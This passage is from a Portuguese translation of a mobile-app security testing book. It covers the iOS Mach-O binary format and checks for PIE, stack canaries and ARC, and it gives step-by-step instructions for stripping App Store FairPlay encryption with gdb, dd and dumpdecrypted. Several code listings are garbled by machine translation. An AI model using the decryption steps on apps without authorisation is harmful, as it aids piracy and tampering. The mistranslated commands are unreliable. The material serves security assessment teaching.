
### Analizando binários do iOS

Conforme documentado nas seções anteriores, os aplicativos iOS são compilados em código nativo usando o formato de arquivo Mach-O, semelhante ao usado no sistema operacional OS X. Vários arquivos Mach-O podem ser arquivados em um binário para oferecer suporte a diferentes arquiteturas; esses arquivos são conhecidos como fat binaries. Os aplicativos baixados da App Store também serão criptografados e posteriormente descriptografados em tempo de execução, no dispositivo, pelo carregador. Uma breve introdução ao formato de arquivo Mach-O aparece na seção a seguir. Se, no entanto, você preferir uma análise aprofundada, recomendamos que consulte a referência de formato de arquivo documentada pela Apple

<https://developer.apple.com/library/mac/documentation/DeveloperTools/Conceptual/MachORuntime/Reference>

Em um nível elevado, o formato de arquivo Mach-O é composto de três regiões principais (ilustradas graficamente em [Figura 2.5](#)):

- **Cabeçalho - Essa** é a primeira região de um Mach-O. É usada para identificar o formato do arquivo e detalha a arquitetura e outras informações básicas que podem ser usadas para interpretar o restante do arquivo.
- **Comandos de carregamento - Logo** após o cabeçalho, há uma série de comandos de carregamento que detalham o layout e as especificações de vinculação do arquivo. Os comandos load especificam, entre outras coisas, o local da tabela de símbolos, informações sobre os segmentos criptografados do arquivo, nomes de bibliotecas compartilhadas e o layout inicial do arquivo na memória virtual.
- **Dados - Após** os comandos de carregamento, há um ou mais segmentos que consistem em várias seções; eles contêm o código ou os dados que são posteriormente mapeados para a memória virtual pelo vinculador dinâmico.



**Figura 2.5** O formato de arquivo Mach-O

Os binários fat existem para oferecer suporte a muitos dispositivos, pois a CPU pode diferir entre os hardwares do iOS. Atualmente, a CPU mais recente da Apple é o chip A8 Cyclone, que oferece suporte a armv8, também conhecido como instruções arm64. Esse chip está presente apenas nos dispositivos iPhone 6 e iPhone 6 Plus. Um aplicativo com suporte apenas para arm64, portanto, só funcionaria nesses dispositivos e nos dispositivos com chip A7 e, como você pode ver na [Tabela 2.4](#), o suporte à arquitetura nos dispositivos pode variar significativamente. Sem os fat binaries, uma organização precisaria enviar versões de um aplicativo específicas para cada dispositivo para a App Store. As arquiteturas que você provavelmente encontrará durante suas avaliações são arm7, armv7s e arm64; elas oferecem suporte para os dispositivos mostrados na [Tabela 2.4](#).

**Tabela 2.4** Suporte à arquitetura em dispositivos iOS modernos

ARQUITETURA	IPHONE	IPOD TOUCH	IPAD	IPAD MINI
Armv7	3GS, 4, 4S, 5, 5C, 5S	3 <sup>rd</sup> , 4 <sup>th</sup> , 5 <sup>th</sup> geração	Todas as versões	Todas as versões
Armv7s	5, 5C, 5S	Sem suporte	4 <sup>th</sup> generation, Air	2 <sup>nd</sup> generation
Braço64	5S, 6, 6 Plus	Sem suporte	Ar	2 <sup>nd</sup> generation

Para identificar as arquiteturas compiladas em um binário fat, você pode usar `otool -hv` para imprimir as informações do cabeçalho Mach-O, como mostrado aqui:

```
mdsecmbp:mahhswiftapp.app shell$ otool -hv mahhswiftapp
mahhswiftapp (arquitetura armv7):
Cabeçalho Mach
    magic cputype cpusubtype          capsfiletype ncmds sizeofcmds
bandeiras
    MH_MAGIC                          ARMV7 0x00EXECUTE      31        2908
NOUNDEFNS DYLDLINK TWOLEVEL BINDS_TO_WEAK PIE
mahhswiftapp (arquitetura armv7s):
Cabeçalho Mach
    magic cputype cpusubtype          capsfiletype ncmds sizeofcmds
bandeiras
```

```

MH_MAGIC ARMV7S 0x00EXECUTE 31 2908
NOUNDEFS DYLDLINK TWOLEVEL BINDS_TO_WEAK PIE
mahhswiftapp (arquitetura cputype (16777228) cpusubtype (0)):
Cabeçalho Mach
    magic cputype cpusubtype           capsfiletype ncmds sizeofcmds
bandeiras
MH_MAGIC_64 16777228      0x00EXECUTE 31      3376 NOUNDEFS
DYLDLINK TWOLEVEL BINDS_TO_WEAK PIE
mdsecmbp:mahhswiftapp.app shell$
```

Neste exemplo, o arquivo binário mahhswiftapp contém três arquiteturas: armv7, armv7s e arm64. Ocasionalmente, o `otool` não consegue determinar a arquitetura corretamente, como no exemplo anterior, em que ele não exibe explicitamente o tipo de CPU arm64. Você pode usar a [Tabela 2.5](#) como ponto de referência para identificar arquiteturas desconhecidas.

**Tabela 2.5** Arquiteturas ARM

ARQUITETURA	TIPO DE CPU	SUBTIPO DE CPU
ARMv6	12	6
ARMv7	12	9
ARMv7S	12	11
ARM64	16777228	0

Talvez você precise remover uma ou mais arquiteturas de um binário. Por exemplo, muitas das ferramentas atuais para manipular e atacar aplicativos iOS não têm suporte para arm64, pois essa é uma introdução relativamente nova à família de dispositivos iOS. No entanto, você pode remover arquiteturas inteiras de um binário fat usando o `lipo`. O exemplo a seguir extrai a arquitetura armv7 do arquivo anterior e a salva em um novo binário:

```
$ lipo -thin armv7 mahhswiftapp -output mahhswiftappv7
```

Se você imprimir a saída do cabeçalho no binário recém-criado, verá que ele contém apenas a fatia armv7:

```

$ otool -hv mahhswiftappv7
mahhswiftappv7:
Cabeçalho Mach
    magic cputype cpusubtype           capsfiletype ncmds sizeofcmds
bandeiras
    MH_MAGIC          ARMV7 0x00EXECUTE      31      2908
NOUNDEFS DYLDLINK TWOLEVEL BINDS_TO_WEAK PIE
$
```

## Identificação de recursos relacionados à segurança

No início deste capítulo, descrevemos alguns dos recursos de segurança da plataforma existentes no sistema operacional iOS. Entretanto, existem várias outras configurações de segurança que os aplicativos podem aproveitar opcionalmente para aumentar ainda mais a proteção integrada contra vulnerabilidades de corrupção de memória, conforme detalhado nas seções a seguir.

### Executável independente de posição

O PIE (Position-Independent Executable, executável independente de posição) é um recurso de segurança de atenuação de exploração que permite que um aplicativo aproveite ao máximo o ASLR. Para que isso aconteça, o aplicativo deve ser compilado usando o sinalizador `-fPIC -pie`; usando o XCode, isso pode ser ativado/desativado definindo o valor da opção Gerar código dependente da posição na configuração Compiler Code Generation Build. Um aplicativo compilado sem PIE carrega o executável em um endereço fixo. Considere o seguinte exemplo simples que imprime o endereço da função principal:

```

int main(int argc, const char* argv[])
{
    NSLog(@"%@", @"Principal: %p\n",
    principal); return 0;
}
```

Se você compilar isso sem o PIE e executá-lo em um dispositivo iOS, apesar do ASLR em todo o sistema, o executável principal permanecerá carregado em um endereço fixo:

```
# for i in 'seq 1 5'; do ./nopie-main;done
2014-03-01 16:56:17.772 nopie-main[8943:707] Principal: 0x2f3d
2014-03-01 16:56:17.805 nopie-main[8944:707] Principal: 0x2f3d
2014-03-01 16:56:17.837 nopie-main[8945:707] Principal: 0x2f3d
2014-03-01 16:56:17.870 nopie-main[8946:707] Principal: 0x2f3d
2014-03-01 16:56:17.905 nopie-main[8947:707] Principal: 0x2f3d
```

Se você recompilar o mesmo aplicativo com o PIE ativado, o aplicativo carregará o executável principal em um endereço dinâmico:

```
# for i in 'seq 1 5'; do ./pie-main;done
2014-03-01 16:57:32.175 pie-main[8949:707] Principal: 0x2af39
2014-03-01 16:57:32.208 pie-main[8950:707] Principal: 0x3bf39
2014-03-01 16:57:32.241 pie-main[8951:707] Principal: 0x3f39
2014-03-01 16:57:32.277 pie-main[8952:707] Principal: 0x8cf39
2014-03-01 16:57:32.310 pie-main[8953:707] Principal: 0x30f39
```

Do ponto de vista da caixa preta, você pode verificar a presença de PIE usando o aplicativo `otool`, que fornece funcionalidade para inspecionar o cabeçalho Mach-O, conforme mostrado em exemplos anteriores. Para os dois aplicativos de teste, você pode usar o `otool` para comparar os cabeçalhos dos dois binários e a saída:

```
# otool -hv pie-main nopie-main
pie-main:
Cabeçalho Mach
    magic cputype cpusubtype          capsfiletype ncmds sizeofcmds
bandeiras
    MH_MAGIC                      ARM9 0x00      EXECUTAR     18      1948
TORTA DE DOIS NÍVEIS NOUNDEFS DYLDLINK

nopie-main:
Cabeçalho Mach
    magic cputype cpusubtype          capsfiletype ncmds sizeofcmds
bandeiras
    MH_MAGIC                      ARM9 0x00      EXECUTAR     18      1948
NOUNDEFS DYLDLINK TWOLEVEL
```

Desde o iOS 5, todos os aplicativos integrados da Apple são compilados com o PIE por padrão; no entanto, na prática, muitos aplicativos de terceiros não aproveitam esse recurso de proteção.

## Proteção contra quebra de pilha

Uma outra proteção binária que os aplicativos iOS podem aplicar no momento da compilação é a proteção contra quebra de pilha. A ativação da proteção contra quebra de pilha faz com que um valor conhecido ou "canário" seja colocado na pilha diretamente antes das variáveis locais para proteger o ponteiro de base salvo, o ponteiro de instrução salvo e os argumentos da função. O valor do canário é então verificado quando a função retorna para ver se foi sobreescrito. O compilador LLVM usa uma heurística para aplicar de forma inteligente a proteção de pilha a uma função, geralmente funções que usam matrizes de caracteres. A proteção contra quebra de pilha é ativada por padrão para aplicativos compilados com versões recentes do Xcode.

Do ponto de vista da caixa preta, você pode identificar a presença de canários de pilha examinando a tabela de símbolos do binário. Se a proteção contra quebra de pilha for compilada no aplicativo, dois símbolos indefinidos estarão presentes:

`__stack_chk_fail` e `__stack_chk_guard`. Você pode observar a tabela de símbolos usando `otool`:

```
$ otool -I -v simpleapp | grep stack
0x00001e4897
_____
    stack_chk_fail
0x0000300898 ____guarda_chk_pilha
0x0000302c97 ____stack_chk_fail
$
```

## Contagem automática de referências

A contagem automática de referências (ARC) foi introduzida no iOS SDK versão 5.0 para transferir a responsabilidade do gerenciamento de memória e da contagem de referências do desenvolvedor para o compilador. Como efeito colateral, o ARC também oferece alguns benefícios de segurança, pois reduz a probabilidade de os

desenvolvedores introduzirem corrupção de memória

(especificamente, vulnerabilidades de object use-after-free e double-free) nos aplicativos.

O ARC pode ser ativado globalmente em um aplicativo Objective-C no Xcode, definindo a opção do compilador Objective-C Automatic Reference Counting como Yes. O ARC também pode ser ativado ou desativado em uma base de arquivo por objeto usando os sinalizadores de compilador `-fobjc-arc` ou `-fno-objc-arc`. Os aplicativos Swift exigem o ARC, uma configuração ativada por padrão quando você cria um projeto de aplicativo Swift no Xcode.

Para identificar a presença do ARC em uma análise de caixa preta de um aplicativo compilado, você pode procurar a presença de símbolos relacionados ao ARC na tabela de símbolos, como mostrado aqui:

```
$ otool -I -v test-swift | grep release
0x0000ffa4551 _objc_autoreleaseReturnValue
0x0000ffcc562 _objc_release
```

Existem várias funções de suporte de tempo de execução para o ARC; no entanto, algumas das mais comuns que você provavelmente observará são:

- `objc_retainAutoreleaseReturnValue`
- `objc_autoreleaseReturnValue`
- `objc_storeStrong`
- `objc_retain`
- `objc_release`
- `objc_retainAutoreleasedReturnValue`

Lembre-se de que, como o ARC pode ser aplicado por arquivo de objeto, a identificação da presença desses símbolos não garante necessariamente que o ARC seja usado globalmente em todas as classes de aplicativos. Para obter mais informações sobre o tempo de execução do ARC, consulte a documentação do LLVM <http://clang.llvm.org/docs/AutomaticReferenceCounting.html#runtime-support>.

## 2.8.3 Descriptografia de binários da App Store

Quando um aplicativo é lançado na App Store, a Apple aplica seu esquema de cópia FairPlay Digital Rights Management (DRM) para proteger o aplicativo contra pirataria. O resultado disso é um aplicativo criptografado em que as estruturas de código interno não são imediatamente visíveis para alguém que tente reverter o aplicativo. Nesta seção, você aprenderá como contornar essa proteção, fornecendo uma plataforma para que você possa fazer a engenharia reversa do aplicativo.

### Descriptografia de binários do iOS usando um depurador

Os aplicativos originários da App Store são protegidos pelo esquema de criptografia binária da Apple. Esses aplicativos são descriptografados em tempo de execução pelo carregador Mach-O do kernel; assim, a recuperação dos arquivos descriptografados é um processo relativamente simples. A remoção dessa criptografia permite que o invasor compreenda melhor como o binário funciona, a estrutura interna da classe e como obter o binário em um estado adequado para a engenharia reversa. Você pode remover a criptografia da App Store permitindo que o carregador descriptografe o aplicativo e, em seguida, usando o `lldb` ou o `gdb`, conecte-se ao processo e descarregue o aplicativo de texto claro da memória.

Você pode identificar os binários criptografados pelo valor no campo `cryptid` do comando `load LC_ENCRYPTION_INFO`. Agora, vamos apresentar um exemplo de descriptografia do aplicativo de calculadora ProgCalc (<https://itunes.apple.com/gb/app/progcalc-rpn-programmer-calculator/id294256032?mt=8>):

```
# otool -l ProgCalc | grep -A 4 LC_ENCRYPTION_INFO cmd
    LC_ENCRYPTION_INFO
        cmdsize 20
criptografia 4096
tamanho da cripta 53248
criptídeo 0
```

1. Para recuperar o segmento descriptografado do aplicativo ProgCalc, você deve primeiro deixar o carregador executar e realizar suas rotinas de descriptografia e, em seguida, anexar ao aplicativo. Você pode fazer isso executando o aplicativo no dispositivo e usando o comando `attach` no `gdb`:

```
(gdb) attach 963 Anexando  
ao processo 963.
```

```
Leitura de símbolos para bibliotecas compartilhadas  
. done Leitura de símbolos para bibliotecas  
compartilhadas
```

```
.....  
.....feito  
Leitura de símbolos para bibliotecas compartilhadas +  
done 0x3ac22a58 in mach_msg_trap ()  
(gdb)
```

Nesse estágio, o carregador descriptografou o aplicativo e você pode despejar os segmentos de texto claro diretamente da memória. O local do segmento criptografado é especificado pelo valor cryptoff no comando load LC\_ENCRYPTION\_INFO, que fornece o deslocamento relativo ao cabeçalho. Você precisará pegar esse valor e adicioná-lo ao endereço base do aplicativo.

2. Para encontrar o endereço base, você pode usar o seguinte comando:

```
(gdb) info sharedlibrary  
O estado da biblioteca compartilhada DYLD ainda não foi inicializado.  
Estado solicitado Estado atual  
Num BasenameType AddressReason || Source  
| || || || |  
1 ProgCalc- 0x1000exec Y Y  
/private/var/mobile/Applications/659087B4-510A-475D-A50F-  
F4476464DB79/ProgCalc.app/ProgCalc (offset 0x0)
```

Neste exemplo, a imagem ProgCalc é carregada em um endereço base de 0x1000. Consequentemente, o segmento criptografado começa no deslocamento 0x2000 ou 8192 decimal (endereço base de 0x1000 mais o cryptoff de 0x1000). O intervalo de endereços a ser extraído da memória é simplesmente o endereço do início do segmento criptografado, mais o tamanho do segmento criptografado especificado pela variável cryptsize (53248 ou 0xD000 hexadecimal), resultando em um endereço final de 0xF000 (0x2000 + 0xD000).

3. Você pode recuperar o segmento descriptografado usando o comando dump memory GDB:

```
(gdb) despejar memória ProgCalc.decrypted 8192  
61440 (gdb)
```

O arquivo resultante deve ter exatamente o mesmo tamanho do seu valor cryptsize.

4. A seção descriptografada pode então ser gravada no binário original, substituindo o segmento criptografado original:

```
# dd seek=4096 bs=1 conv=notrunc if=ProgCalc.decrypted of=ProgCalc 53248+0  
records in  
53248+0 registros enviados  
53248 bytes (53 kB) copiados, 1,05688 s, 50,4 kB/s
```

Por fim, o valor cryptid deve ser definido como 0 para indicar que o arquivo não está mais criptografado e que o carregador não deve tentar descriptografá-lo. Usando um editor hexadecimal, como o vbindiff (disponível no repositório Cydia do saurik), você deve procurar o local do comando LC\_ENCRYPTION\_INFO; encontre-o procurando os bytes hexadecimais 2100000014000000. Nesse local, inverta o valor cryptid para 0, que está localizado 16 bytes antes do cmdsize (0x21000000). Nesse estágio, seu binário deve estar descriptografado e você pode visualizar a estrutura interna da classe, que é abordada em mais detalhes na seção seguinte deste capítulo.

## Automatização do processo de descriptografia

A descriptografia manual de um aplicativo, conforme descrito na seção anterior, pode ser uma tarefa bastante trabalhosa e potencialmente sujeita a erros. É por isso que vários pesquisadores desenvolveram ferramentas para automatizar esse processo; alguns exemplos comuns incluem o Clutch e o agora extinto aplicativo Crackulous. Entretanto, nossa solução preferida é a ferramenta dumpdecrypted desenvolvida por Stefan Esser (<https://github.com/stefanesser/dumpdecrypted>). Essa solução funciona usando o vinculador dinâmico para injetar um construtor no aplicativo, que analisa automaticamente o comando de carregamento LC\_ENCRYPTION\_INFO e extrai o segmento descriptografado de forma semelhante ao método descrito na seção anterior.

Para usar o dumpdecrypted, basta executar o aplicativo e usar a variável de ambiente DYLD\_INSERT\_LIBRARIES para

injetar a biblioteca dinâmica `dumpdecrypted`, como mostrado aqui:

```
# DYLD_INSERT_LIBRARIES=dumpdecrypted.dylib
/var/mobile/Applications/C817EEF7-D01F-4E70-BE17-
07C28B8D28E5/ProgCalc.app/ProgCalc
dumper de decodificação mach-o

AVISO LEGAL: esta ferramenta destina-se apenas a fins de pesquisa de
segurança, não para crackers de aplicativos.

[+] deslocamento para a cripta encontrada: @0x1680(de 0x1000) = 680
[+] Encontrados dados criptografados no endereço 00001000 de comprimento 53248
bytes - tipo 1.
[+] Abrindo /private/var/mobile/Applications/C817EEF7-D01F-4E70-BE17-
07C28B8D28E5/ProgCalc.app/ProgCalc para leitura.
[+] Cabeçalho de leitura
[+] Detecção do tipo de cabeçalho
[+] O executável é uma imagem MACH-O simples
[+] Abrindo o ProgCalc.decrypted para gravação.
[Copiar o início do arquivo não criptografado [+]
Despejar os dados descriptografados no arquivo
[+] Copiar o restante não criptografado do arquivo
[+] Definir LC_ENCRYPTION_INFO->cryptid como 0 no deslocamento 680
[+] Fechar o arquivo original
[+] Fechamento do arquivo de despejo
```

A ferramenta gera uma cópia descriptografada no diretório de trabalho atual. Você pode verificar se o aplicativo foi descriptografado verificando o valor da variável `cryptid`, que agora deve estar definida como 0:

```
# otool -l ProgCalc.decrypted | grep -A 4 LC_ENCRYPT
      cmd LC_ENCRYPTION_INFO
      cmdsize 20
criptografia 4096
tamanho da cripta 53248
criptídeo 0
```

## Inspeção de binários descriptografados

Agora que você está familiarizado com os métodos de descriptografia de aplicativos iOS, vamos detalhar como usar o aplicativo descriptografado para descobrir mais sobre seu funcionamento interno.

### Inspeção de aplicativos Objective-C

Em um binário Objective-C descriptografado, há uma grande quantidade de informações no segmento `OBJC` que podem ser úteis para um engenheiro reverso. O segmento `OBJC` fornece detalhes sobre as classes internas, os métodos e as variáveis usadas no aplicativo; essas informações são particularmente úteis para entender como o aplicativo funciona, ao aplicar patches ou conectar seus métodos em tempo de execução.

Você pode analisar o segmento `OBJC` usando o aplicativo `class-dump-z` ([https://code.google.com/p/networkpx/wiki/class\\_dump\\_z](https://code.google.com/p/networkpx/wiki/class_dump_z)). Por exemplo, a execução do aplicativo ProgCalc descriptografado anteriormente por meio do `class-dump-z` fornece detalhes sobre a estrutura interna da classe, incluindo o seguinte:

```
@interface RootViewController :  
{  
    ProgCalcViewController *progcalcViewController;  
    ProgCalcDriver *driver;  
    AboutViewController *aboutViewController;  
    EditTableViewController *editTableViewController;  
    UIBarButtonItem *doneButton;  
    UIBarButtonItem *upgradeButton;  
    UIBarButtonItem *saveButton;  
}  
  
- (void)dealloc;  
- (void)loadView;  
- (void)viewDidLoad;  
- (void)loadAboutViewController;
```

```

- (void)upgrade;
- (void)toggleAbout;
- (void)loadEditViewController;
- (void)toggleEdit;
- (void)writeState;
- (BOOL)shouldAutorotateToInterfaceOrientation:(int)fp8;
- (void)didReceiveMemoryWarning;
- (id)driver;
- (void)setDriver:(id)fp8;
- (id)editTableViewController;
- (void)setEditTableViewController:(id)fp8;
- (id)aboutViewController;
- (void)setAboutViewController:(id)fp8;
- (id)progcalcViewController;
- (void)setProgcalcViewController:(id)fp8; @end

```

No snippet anterior, o `class-dump-z` identifica vários métodos na classe `RootViewController`, que lhe dá uma visão fantástica dos aspectos internos do aplicativo. No Capítulo 3, você aprenderá como, usando essas informações, poderá invocar, modificar e adulterar esses métodos em tempo de execução.

## **Inspeção de aplicativos Swift**

Como já foi mencionado, a Apple anunciou o lançamento do Swift, uma nova linguagem de programação para uso com o iOS 8. No momento em que este artigo foi escrito, o iOS 8 ainda estava em versão beta e poucas pesquisas foram divulgadas sobre o formato ou a estrutura dos binários Swift, nem há muitas ferramentas disponíveis para analisá-los de forma semelhante aos aplicativos Objective-C. Na Conferência Mundial de Desenvolvedores de 2014, a Apple sugeriu que a linguagem e a sintaxe Swift podem mudar no futuro; as informações apresentadas nesta seção são precisas no momento da redação deste artigo, mas podem ser afetadas por futuras alterações na linguagem.

Diferentemente dos aplicativos do Objective-C, o Swift não usa apenas o sistema tradicional de passagem de mensagens; ele é usado apenas para classes Swift que herdam de classes do Objective-C. As classes Swift usam uma mistura de duas abordagens: chamadas diretas de função e vtables. Nos casos em que o compilador não tem necessariamente informações suficientes para formar uma chamada de função direta ou para embutir a função, as classes Swift usam vtables para lidar com o despacho dinâmico; aqueles que estão familiarizados com o C++ podem estar cientes dessa abordagem. Nesse caso, a vtable atua como uma matriz de ponteiros de função. A vtable é construída durante a compilação e os ponteiros da função são inseridos na matriz da vtable na ordem em que são declarados. O compilador converte qualquer chamada de método em uma pesquisa na vtable por índice durante o processo de compilação. Isso tem alguns efeitos colaterais: o mais óbvio é o impacto sobre o swizzling de métodos, abordado no Capítulo 3.

Considere a seguinte classe Swift simples:

```

classe MAHH {
    func sayHello(personName: String) -> String { return
        "Hello " + personName + "!"
    }

    func helloMAHH()
    {
        println(sayHello("MAHH leitor"))
    }
}

```

Se você compilar essa classe em um aplicativo Swift e usar a versão mais recente do `class-dump` para analisá-la (retirada do ramo `swift-binaries` de <https://github.com/0xed/class-dump/tree/swift-binaries>), verá que a classe `MAHH` Swift é, na verdade, um objeto Objective-C e tem uma superclasse de `SwiftObject`, que é uma nova classe raiz introduzida com o tempo de execução do Swift:

```

atributo _(visibility("hidden"))
@interface MAHH : SwiftObject
{
}

@end

```

Em seguida, você pode modificar sua classe Swift para criar uma subclasse de uma classe Objective-C, nesse caso, `NSObject`, fazendo a seguinte alteração,

```
class MAHH : NSObject {
```

então, a reexecução do despejo de classe do aplicativo produzirá um resultado mais familiar e, nesse caso, você poderá ver os métodos de classe:

```
    atributo _ (visibility("hidden"))
@interface MAHH : NSObject
{
}

- (id)init;
- (void)helloMAHH;
- (id)sayHello:(id)arg1;

@end
```

Como você pode ver, o Swift é adaptável e pode usar abordagens diferentes para o envio dinâmico, dependendo do use case. Mas e quanto aos métodos das classes Swift que não herdam do Objective-C? Se você compilar o primeiro exemplo novamente como uma compilação de depuração, poderá inspecionar a tabela de símbolos do aplicativo usando `nm` para encontrar o seguinte:

```
$ nm mahh-swift | grep -i mahh
0000b710 T TFC10mahh_swift4MAHH8sayHellofS0_FSSSS 0000b824
T T TFC10mahh_swift4MAHH9helloMAHHfS0_FT_T_
```

O Swift usa funções com nomes em estilo C++ para métodos. A convenção de nomenclatura da função contém metadados sobre a função, atributos e muito mais. Usando a função `helloMAHH` do exemplo anterior, o nome manipulado pode ser dividido da seguinte forma:

`TFC10mahh_swift4MAHH9helloMAHHfS0_FT_T_`

- `_T` é o prefixo que indica que se trata de um símbolo Swift.
- `F` indica que se trata de uma função.
- `C` indica que se trata de uma função pertencente a uma classe.
- `10mahh_swift` é o nome do módulo prefixado com um comprimento.
- `4MAHH` é o nome da classe prefixado com um comprimento.
- `9helloMAHH` é o nome da função prefixado com um comprimento.
- `f` é o atributo da função; nesse caso, indica que se trata de uma função normal.
- Atualmente, o `S0_FT` não está documentado publicamente.
- `_` separa os tipos de argumentos do tipo de retorno; como essa função não recebe argumentos, ela vem diretamente após o `S0_FT`.
- `T_` é o tipo de retorno; nesse caso, ele especifica um retorno do tipo `void`. Se `s` for usado, ele especificará um tipo incorporado do Swift. Você pode encontrar vários outros valores para esses metadados detalhados em

<http://www.eswick.com/2014/06/inside->

`swift/`; alguns valores possíveis para atributos de função e tipos Swift incorporados estão listados em [Tabela 2.6](#) e [Tabela 2.7](#).

**Tabela 2.6** Atributos de função

PERSONAGE	TIPO
M	
f	Função normal
s	Colocador
g	Obturador

d	Destruidor
D	Desalocador
c	Construtor
C	Alocador

**Tabela 2.7** Tipos incorporados do Swift

PERSONAGE	TIPO
M	
a	Matriz
b	Booleano
c	UnicodeScalar
d	Duplo
f	Flutuação
i	Inteiro
u	Inteiro sem sinal
Q	ImplicitlyUnwrappedOptional (opcional)
S	Cordas

O Xcode também é fornecido com a ferramenta `swift-demangle`, que pode ser usada para desmembrar um símbolo manipulado:

```
$ swift-demangle -expand TFC10mhhh_swift4MAHHH9helloMAHHfs0_FT_T_
Demangling for _TFC10mhhh_swift4MAHHH9helloMAHHfs0_FT_T_ kind=Global
kind=Function
kind=Class
kind=Module, text="mhhh_swift"
kind=Identifier, text="MAHH"
kind=Identifier, text="helloMAHH"
kind=Type
kind=UncurriedFunctionType
kind=Class
kind=Module, text="mhhh_swift"
kind=Identifier, text="MAHH"
kind=ReturnType
kind=Type
kind=FunctionType
kind=ArgumentTuple
kind=Type
kind=NonVariadicTuple
kind=ReturnType
kind=Type
kind=NonVariadicTuple
_TFC10mhhh_swift4MAHHH9helloMAHHfs0_FT_T_ ->
mhhh_swift.MAHH.helloMAHH (mhhh_swift.MAHH) () -> ()
```

É provável que as compilações de versão sejam removidas, o que descartará os símbolos com nomes adulterados do binário e tornará a engenharia reversa uma tarefa muito mais demorada.

## 2.8.5 Desmontagem e descompilação de aplicativos iOS

Como você certamente já sabe, os aplicativos iOS são compilados em código nativo. Isso significa que, para fazer engenharia reversa, você deve desmontar e descompilar o aplicativo de destino. Esse nível de engenharia reversa aprofundada está além do escopo deste livro; na verdade, há publicações inteiras dedicadas somente a esse tópico. No entanto, você deve estar ciente de algumas ferramentas que o ajudarão a iniciar a engenharia reversa de um aplicativo de código nativo, ambas com excelente suporte para geração de pseudocódigo do assembler ARM:

- O IDA Pro é a arma preferida de muitos engenheiros reversos e é capaz de analisar o segmento Objective-C para fornecer nomes precisos de classes e métodos. Quando equipado com o descompilador Hex-Rays, o IDA é capaz de fornecer uma representação de pseudocódigo bastante precisa do aplicativo de destino.

- O Hopper é semelhante ao IDA, mas tem suporte para Linux e OS X. Ele tem funcionalidade equivalente para analisar e renomear com precisão as funções Objective-C, além de um excelente gerador de pseudocódigo.

Para obter mais informações sobre como usar o Hopper e uma introdução à análise binária estática, leia a postagem do blog de @0xabad1dea (<http://abad1dea.tumblr.com/post/23487860422/analyzing-binaries-with-hoppers-decompiler>).

## Resumo

Depois de estudar este capítulo, você já deve ter uma boa compreensão de como os aplicativos iOS funcionam e são distribuídos. Você também deve estar familiarizado com o modelo de segurança do iOS, incluindo os vários recursos de segurança que acompanham a plataforma. Isso permitirá que você aplique contexto a todas as vulnerabilidades que encontrar ao avaliar um aplicativo.

Além disso, este capítulo forneceu as informações básicas necessárias para que você possa criar seu próprio ambiente de teste, usando seu próprio dispositivo. Munido desse conhecimento, você poderá instalar aplicativos para começar a explorar e detectar vulnerabilidades básicas.

Este capítulo também apresentou como os aplicativos iOS operam em um nível binário, incluindo as várias defesas baseadas em compilação que podem ser aplicadas aos aplicativos, bem como a estrutura do próprio formato de arquivo Mach-O. Também foi apresentado o mecanismo de criptografia da App Store e como removê-lo de um binário de produção, permitindo que você obtenha as definições internas de classe e método do aplicativo.

Em resumo, este capítulo forneceu a você o conhecimento básico necessário para começar a analisar os aplicativos iOS na prática e é um passo essencial para atacá-los, uma habilidade que você aprenderá no Capítulo 3.

# CAPÍTULO 3

## Ataque a aplicativos iOS

No Capítulo 2, você aprendeu muito sobre os aplicativos iOS, como eles funcionam, como são distribuídos e como são criados. Esse conhecimento fornece uma base para explorar este capítulo, que se concentra nos seguintes cenários de ataque a aplicativos iOS:

- Ataque pela rede, incluindo o uso de dados contaminados provenientes de aplicativos do lado do servidor
- Ataque a um aplicativo com acesso físico ao dispositivo
- Ataque a um aplicativo com acesso interativo a um dispositivo, inclusive da perspectiva de outro aplicativo no dispositivo

Ao realizar uma avaliação de qualquer aplicativo móvel, considere essas três superfícies de ataque para que você possa tomar decisões informadas ao identificar e explorar diferentes vetores de ataque.

## Introdução à segurança no transporte

